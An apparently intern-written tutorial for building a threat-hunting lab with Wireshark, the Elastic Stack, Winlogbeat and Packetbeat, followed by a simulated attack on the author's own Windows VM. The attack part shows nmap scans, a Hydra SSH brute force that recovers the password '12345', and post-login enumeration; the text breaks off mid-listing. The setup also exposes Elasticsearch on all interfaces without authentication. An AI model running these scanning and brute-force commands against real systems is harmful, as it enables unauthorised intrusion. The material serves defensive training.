

Introduction

Cyber threats are evolving rapidly, and organizations can no longer rely solely on preventive or reactive security measures. This is where **Threat hunting** comes in **Threat Hunting** is a proactive approach where analysts actively search for hidden adversaries in a network, leveraging both hypothesis-driven investigation and data driven investigation. Unlike traditional detection methods like **Incident response** that depend on trigger of alerts and signatures, threat hunting emphasizes pattern recognition, anomaly detection, and mapping to adversary techniques to detect threat before the trigger.

In this project we will design and implement a **threat hunting lab** which will contain **wireshark** for packet level analysis and detection of iocs and **Elastic Stack** for packet level analysis to identify iocs and to make it as realistic as possible we will simulate our own attack that follows **MITRE ATT&CK** and cyberkillchain framework to generate or own traffic so that we can analyze packet captures, extract iocs, and correlate them with MITRE ATT&CK tactics and techniques.

And my objective for writing this documentation is to teach other what i learned while interning for insa so it might not be industry standard but i hope it sufficient for getting started into threat hunting and about

1. understand the threat hunting process end to end
2. identify iocs from simulated attacks using Wireshark and elk
3. map our finding to mitreattack

as you can see this project is not only about threat hunting its well rounded and touches many SOC fields so you can think it as holistic view of proactive security operation.

Before we start setting our lab and configuration we have to first talk about the tool we will use and why we used it .

Tools & Technology

WireShark

WireShark is the most popular network protocol analyzer and packet level analysis tool, it is widely used by professionals because it is a powerful, free and open-source tool that enables comprehensive troubleshooting and network monitoring with powerful features like filtering, scripting, and exporting capabilities, along with a graphical user interface (GUI) and a command-line interface . which makes it perfect for threat hunting.

Elastic stack

Elastic stack is a set of open source tools like elastic search , kibana, logstash and beats work together to enable us to search , analyze and visualize data. i choose this tool in addition to Wireshark because it takes data from any form and in any format unlike Wireshark. but there are many other tools like splunk which is commercial so i opted to using elk which is opensource.

MITRE ATT&CK

MITRE ATT&CK is a frame work that is used to map adversary action.in short it is a frame work a global knowledge of common adversary behavior The ATT&CK stands for Adversary Tactic, Technique and common knowledge. we use this because it provides a structured, common language for security teams to map adversary actions across the entire attack life cycle.

now we have seen what tools we are going to use let setup our lab.


Now that we have seen what the tools and Technology do let get straight to setting it up.

3.1 Environment Architecture

In this project we have to have at least two computers or virtual machine using virtual machine is recommended, one is the victim machine and the other is the monitoring machine but if you can i recommend using third machine we will name attacker machine.

here is my setup i choose to set it up in two different computers to maximize the resource but you might not need to set it up in two computer you can just do it using virtual box but if you have 8 Gb ram or below i recommend using this step.

Device	OS	Host Name	Description
Victim	Windows 10 Vbox	DESKTOP- TRACPJE	this is the machine that will generate the malware infected traffic
Monitoring	Kali Linux	kali	this is the machine that receives the traffic from the victim machine and tries to find IOC



Lab Setup and Configuration

3.1.1 Setting up Monitoring Machine

Let start with the monitoring machine this machine is kali linux os and just like we said we this machine will host Wireshark and elastic stack so let get to it.

A. setup Wireshark

First let check if we have Wireshark to begin with so open your terminal and type this command to check.

```
wireshark --version
```

if you see output that start with this great that means you already have Wireshark.

```
Wireshark 4.4.7.
```

```
Copyright 1998-2025 Gerald Combs <gerald@wireshark.org> and contributors.  
Licensed under the terms of the GNU General Public License (version 2 or  
later).
```


```
This is free software; see the file named COPYING in the distribution. There
```

```
is  
NO WARRANTY; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR  
PURPOSE.
```


if not just type this command to install it.

```
sudo apt install wireshark
```


Now open when you open Wireshark you should see something like this



To set up wireshark first we should create profile so that we can customize so press **Ctrl + Shift + A** this will lead you to profile configuration you should see something like this.



Now just press the "+" button in left corner and create your profile then enter ok this will create you profile and log you in as the profile you have created. after you created a profile you should choose an interface you are currnly using if it wifi choose WLAN0 if not choose eth0 this will start collecting traffic but we are not gonna bother about that right know we will see it in threat hunting portion so let just ignore that and set up some basic filter we will need. to setup filter press the + button in the right top corner.



this will prompt you to enter lable and filter so just enter the following

label	filter
Basic	(http.request or tls.handshake.type eq 1) and !(ssdp)
Basic+	(http.request or tls.handshake.type eq 1 or (tcp.flags.ack eq 0 and tcp.flags.syn eq 1)) and !(ssdp)
Basic + Dns	(http.request or tls.handshake.type eq 1 or (tcp.flags.ack eq 0 and tcp.flags.syn eq 1) or dns) and !(ssdp)
Email Basic	smtp or pop or imap

This will be some of the basic filters we will going to use in threat hunting section.now we have setup the filter we have finished setting up Wireshark .

B Setup Elastic Stack

Before setting up elk we first have to know what each tool do so let see that first:

logstash is used to ingest logs so think of it as a data pipeline

ElasticSearch is used to store and index data so think of it as database + search engine

Kibana is visualization and dashboard tool

Error parsing Mermaid diagram!

Cannot read properties of null (`reading 'getBoundingClientRect'`)

How They Work Together

1. Logstash ingests logs from systems/tools.
2. It cleans, enriches, and forwards them to Elasticsearch
3. Elasticsearch stores and indexes them for fast search.
4. Kibana provides dashboards & visualizations for analysts

1.Setting up Elastic Search

First let download elastic search from the internet we have to choice of download the first one is to use apt and the second is to get from the website. let downloaded if from website.

open the terminal and use this command to download it

```
curl -OL https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-9.1.2-linux-x86_64.tar.gz
```

wait till it finished and go to the directory you downloaded the file in you will see a elasticsearch tar file so type this command to extract file from the tar file

```
tar xzf elasticsearch-9.1.2-linux-x86_64.tar.gz
```

Then open the extracted file in terminal and go to the config then enter this command

```
vim elasticsearch.yml
#then add the following
network.host: 0.0.0.0 #so that it accept all ipv4
discovery.type: single-node
```

save the file then now that we configured it let start the elastic search using this command

```
cd ../bin
./elasticsearch
```

wait about 3-4 minute let it start then let check it's working

```
curl localhost:9200 #to check if elastic search is working
```

after running the above command you should see the version of the elastic search or something like this and this mean elastic search is running

```
{
  "name" : "kali",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "R9hgACEbSJ-7tkEpkIpDA",
  "version" : {
    "number" : "9.1.2",
    "build_flavor" : "default",
    "build_type" : "tar",
    "build_hash" : "ca1a70216fbdefbef3c65b1dff04903ea5964ef5",
    "build_date" : "2025-08-11T15:04:41.449624592Z",
    "build_snapshot" : false,
    "lucene_version" : "10.2.2",
    "minimum_wire_compatibility_version" : "8.19.0",
    "minimum_index_compatibility_version" : "8.0.0"
  },
  "tagline" : "You Know, for Search"
}
```

2.Setting up kibana

Like we did in elastic search we go to the website of elasticsearch then copy the download link

```
curl -OL "https://artifacts.elastic.co/downloads/kibana/kibana-9.1.2-linux-x86_64.tar.gz"
```

then extract it using

```
tar xzf kibana-9.1.2-linux-x86_64.tar.gz
```

after that let configure the setting to suit our need

```
vim kibana-9.1.2-linux-x86_64/config/kibana.yml
```

then add the following lines

```
server.host:"0.0.0.0"
elasticsearch.hosts:["http://localhost:9200"]
```

now that we configure it let check if it working but before that make sure elastic search is running smoothly then only then should you run

```
./kibana-9.1.2-linux-x86_64/bin/kibana
```

wait a few minute for it to begin then go your browser and search **localhost:5601**, if kibana and elastic search run correctly you should enter kibana home page or should see this in your browser.

The screenshot shows the Elastic Stack Home page. At the top, there's a navigation bar with the elastic logo, a search bar, and a 'Home' button. Below the header, a 'Welcome home' message is displayed. There are four main sections: 'Elasticsearch' (yellow background, icon of a magnifying glass), 'Observability' (pink background, icon of a chart), 'Security' (teal background, icon of a shield), and 'Analytics' (blue background, icon of a bar chart). Each section has a brief description. Below these, there's a 'Get started by adding integrations' section with three buttons: 'Add Integrations', 'Try sample data', and 'Upload a file'. To the right, there's a 'Try managed Elastic' section with an illustration of clouds and data flow, and a 'Move to Elastic Cloud' button. At the bottom, there's a 'Management' section with four sub-options: 'Manage permissions', 'Monitor the stack', 'Back up and restore', and 'Manage index lifecycles'. Navigation links 'Dev Tools' and 'Stack Management' are also present.

3. Setting up logstash

Download logstash using this

```
curl -OL "https://artifacts.elastic.co/downloads/logstash/logstash-9.1.2-linux-x86_64.tar.gz"
```

then just like before extract it using

```
tar xzf logstash-9.1.2-linux-x86_64.tar.gz
```

We have finished setting up both Wireshark and elk let continue setting up our next machine which is the victim machine.

3.1.2 setting up victim machine

Prerequisites : Before we start you have to have a virtual machine with windows 10 installed it. it has to be virtual machine because we will try to simulate an attack which might affect our system so we have to take precaution against that by using virtual machine.

So in this section we will setup the victim machine so that it will send logs to our monitoring machine. Let get started:

Downloading Tools

Lets download all tools that we need in one go so that we can focus on configuration

Tools we are going to download are

1. **Winlogbeat** : tool we are going to use to collect and forward windows event logs. [Download Winlogbeat](#)
2. **Packetbeat** : tool we are going to use to collect network traffic of the windows 10.[Download Packetbeat](#)
3. **npcap**: tool that provide necessary drivers and API to capture raw network packet.[Download npcap installer](#)
4. **Sysmon**:tool to log detailed system activity, such as process creation, network connections, and file changes, to the Windows event log [Download Sysmon](#)

Configuring Tools

1. Winlogbeat

Go to where you have downloaded the Winlogbeat file then extract it in **c : \program files** . from now on we going to use cmd so open cmd in administrator to open it press WIN + R then type cmd and press SHIFT + ENTER. this should open up cmd after that we will go to Winlogbeat directory using this command

```
cd c:\ Program File\Winlogbeat....
```

after we opened the Winlogbeat directory there is a file with the name of Winlogbeat.yml open that file using

```
notepad.exe winlogbeat.yml
```

after opening it modify file like this

```
setup kibana:  
  host: "[your monitoring machine ip]:5601" #for example  
host:"190.2.3.4:5601"  
output.elasticsearch:  
  hosts: ["[your monitoring machine ip ]:9200"]  
    # for example host:["190.2.3.4:9200"]  
winlogbeat.event_logs:  
  # Sysmon (all events)  
  - name: Microsoft-Windows-Sysmon/Operational  
  
  # Security log (logons, process creation, object access, etc.)  
  - name: Security
```

```
# PowerShell logs (script execution)
- name: Microsoft-Windows-PowerShell/Operational
- name: Windows PowerShell
```

save and close it. now let check if we configured it correctly using

```
winlogbeat.exe test config
```

we should see OK for correct configuration then we will test the output using this but before testing it start both Kibana and Elasticsearch.

```
winlogbeat.exe test output
```

you should see OK in the output that mean we successfully configured Winlogbeat correctly so we will now setup Winlogbeat. Make sure kibana is running before starting the setup. to start the setup enter this command.

```
winlogbeat.exe setup
```

finally we are going to install Winlogbeat as a service

```
PowerShell.exe -ExecutionPolicy Unrestricted -File .\install-service-winlogbeat.ps1
```

we have installed as a service but it not started so we have to start it , to start Winlogbeat service go to services then start Winlogbeat.

2. npcap

In case of npcap just run the setup as an administrator and install it.

3. Packetbeat

just like npcap run the Packetbeat setup as administrator and install Packetbeat this will install Packetbeat file in c:\Program Files . then like we did in Winlogbeat we will open cmd and go to Packet beat directory to configure the setting of Packetbeat.

Next we have identify which device we want the Packetbeat to collect in this case we want to collect in interface that we are connected to internet in order to know which interface is that we will use this command

```
packetbeat.exe devices
```

then choose the number of the device that have ip address in most cases it will be device 3. Now we know which interface we want let get straight to configuring so just like Winlogbeat we will open the **Packetbeat.yml** and enter this values.

```
Packetbeat.interface.device: 3 #the device you want packetbeat to collect
setup kibana:
  host: "[your monitoring machine ip]:5601" #for example
  host:"190.2.3.4:5601"
output.elasticsearch:
  hosts: ["[your monitoring machine ip ]:9200"]
  # for example host:["190.2.3.4:9200"]
```

and just like before we will check both the config and output of Packetbeat is OK using

```
packetbeat.exe test config
packetbeat.exe test output
```


and run the setup using

```
packetbeat.exe setup
```

after installing the setup just like before we will install Packetbeat as a service and start the service.

```
PowerShell.exe -ExecutionPolicy Unrestricted -File .\install-service-
packetbeat.ps1
```

then go to services and start the Packetbeat to run the service. then we will go to the monitoring machine and open kibana to check if the Packetbeat and Winlogbeat are correctly passing logs into kibana. we should many incoming logs like this.




now our elk is setup and receive logs from the victim machine let simulate an attack for generating malware logs so we can threat hunt it.

Attack Simulation

In this section we will try to simulate an attack so that we will threat hunt it later section and we will use cyber kill chain and MITRE ATT&CK .

we will use Active Scanning(T1595) to gather intel of on the victim. so we will scan all hosts that are up in our network using this command.

```
nmap -sn -T 5 192.168.1.0-255
```

```
Mon 1 Sep - 18:22 ~
@unknown ➤ nmap -sn -T 5 192.168.1.0-255
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 18:22 EDT
Nmap scan report for TianYi.Home (192.168.1.1)
Host is up (0.065s latency).
MAC Address: 00:4C:E5:F4:B2:80 (Sichuan Tianyi Comheart Telecom)
Nmap scan report for 192.168.1.2 
Host is up (0.061s latency).
MAC Address: E8:2A:44:AF:31:B7 (Liteon Technology)
Nmap scan report for 192.168.1.4
Host is up (0.064s latency).
MAC Address: E8:2A:44:AF:31:B7 (Liteon Technology)
Nmap scan report for 192.168.1.5
Host is up (2.3s latency).
MAC Address: 08:38:E6:0B:12:A9 (Motorola (Wuhan) Mobility Technologies Communication)
Nmap scan report for 192.168.1.7
Host is up (0.21s latency).
MAC Address: C6:62:FF:C5:52:5E (Unknown)
Nmap scan report for 192.168.1.9
Host is up (0.21s latency).
MAC Address: 7E:DD:97:AF:3B:98 (Unknown)
Nmap scan report for 192.168.1.8
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 34.03 seconds
```

after we scanned the network as indicated we will see our victim machine is up so we will continue scanning our victim machine.

```
sudo nmap -sS -A -T 5 192.168.1.2
```

```

Mon 1 Sep - 18:23 ~
[unknow] ➤ sudo nmap -sS -A -T 5 192.168.1.2
[sudo] password for unknown:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 18:24 EDT
Nmap scan report for 192.168.1.2
Host is up (0.0099s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   3072 b5:4f:e6:5f:87:bc:e6:6d:2b:d8:46:c0:98:d7:36:df (RSA)
|   256 75:4f:66:a5:52:fa:d6:d1:ae:8c:59:f9:9e:f6:8c:fc (ECDSA)
|_  256 c4:6a:40:0f:a4:8c:5b:53:5b:5a:a4:79:6e:1c:fb:5b (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: DESKTOP-TRACPJE
| NetBIOS_Domain_Name: DESKTOP-TRACPJE
| NetBIOS_Computer_Name: DESKTOP-TRACPJE
| DNS_Domain_Name: DESKTOP-TRACPJE
| DNS_Computer_Name: DESKTOP-TRACPJE
| Product_Version: 10.0.19041
|_ System_Time: 2025-09-01T22:24:53+00:00
|_ ssl-date: 2025-09-01T22:25:04+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DESKTOP-TRACPJE
| Not valid before: 2025-08-30T16:04:52
| Not valid after: 2026-03-01T16:04:52
MAC Address: E8:2A:44:AF:31:B7 (Liteon Technology)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-09-01T22:24:50
|_ start_date: N/A
|_ nbstat: NetBIOS name: DESKTOP-TRACPJE, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:26:bd:0d (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required

TRACEROUTE
HOP RTT      ADDRESS
1  9.94 ms  192.168.1.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.60 seconds

```

now we can see all the open ports like 22,135,139,445 which are vectors we can use to attack the victim but for now let select port 22 or ssh to brute force attack it.to brute force ssh we will create word-list or use existing one like rockyou then use hydra tool which will give us the password and username.

to create word-list we will use

```
crunch 5 5 12345 -o wordlist.txt
```

and use hydra like this

```
hydra -l username -P Wordlist victimIP
```

```
Mon 1 Sep - 18:30 ~
[unknown] hydra -l econt -P wordlist.txt 192.168.1.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-01 18:30:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18 login tries (l:1/p:18), ~2 tries per task
[DATA] attacking ssh://192.168.1.2:22/
[22][ssh] host: 192.168.1.2  login: econt  password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-01 18:30:31

Mon 1 Sep - 18:30 ~
[unknown]
```

now we know the user name and password let log in using ssh

```
ssh econt@192.168.1.2
```

enter the password and this will give us access to victim computer. let try to figure out our environment using commands like whoami, hostname etc

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
```

```
econt@DESKTOP-TRACPJE C:\Users\konte>whoami
desktop-tracpje\konte
```

```
econt@DESKTOP-TRACPJE C:\Users\konte>hostname
DESKTOP-TRACPJE
```

```
econt@DESKTOP-TRACPJE C:\Users\konte>dir
Volume in drive C has no label.
Volume Serial Number is 384B-A030
```

```
Directory of C:\Users\konte
```

```
09/02/2025  12:50 AM    <DIR>      .
09/02/2025  12:50 AM    <DIR>      ..
09/01/2025  04:40 PM    <DIR>      .ssh
08/23/2025  11:35 PM    <DIR>      3D Objects
08/23/2025  11:36 PM    <DIR>      Contacts
09/01/2025  10:20 PM    <DIR>      Desktop
08/23/2025  11:36 PM    <DIR>      Documents
09/01/2025  08:24 PM    <DIR>      Downloads
08/23/2025  11:36 PM    <DIR>      Favorites
08/23/2025  11:36 PM    <DIR>      Links
08/23/2025  11:36 PM    <DIR>      Music
08/23/2025  11:41 PM    <DIR>      OneDrive
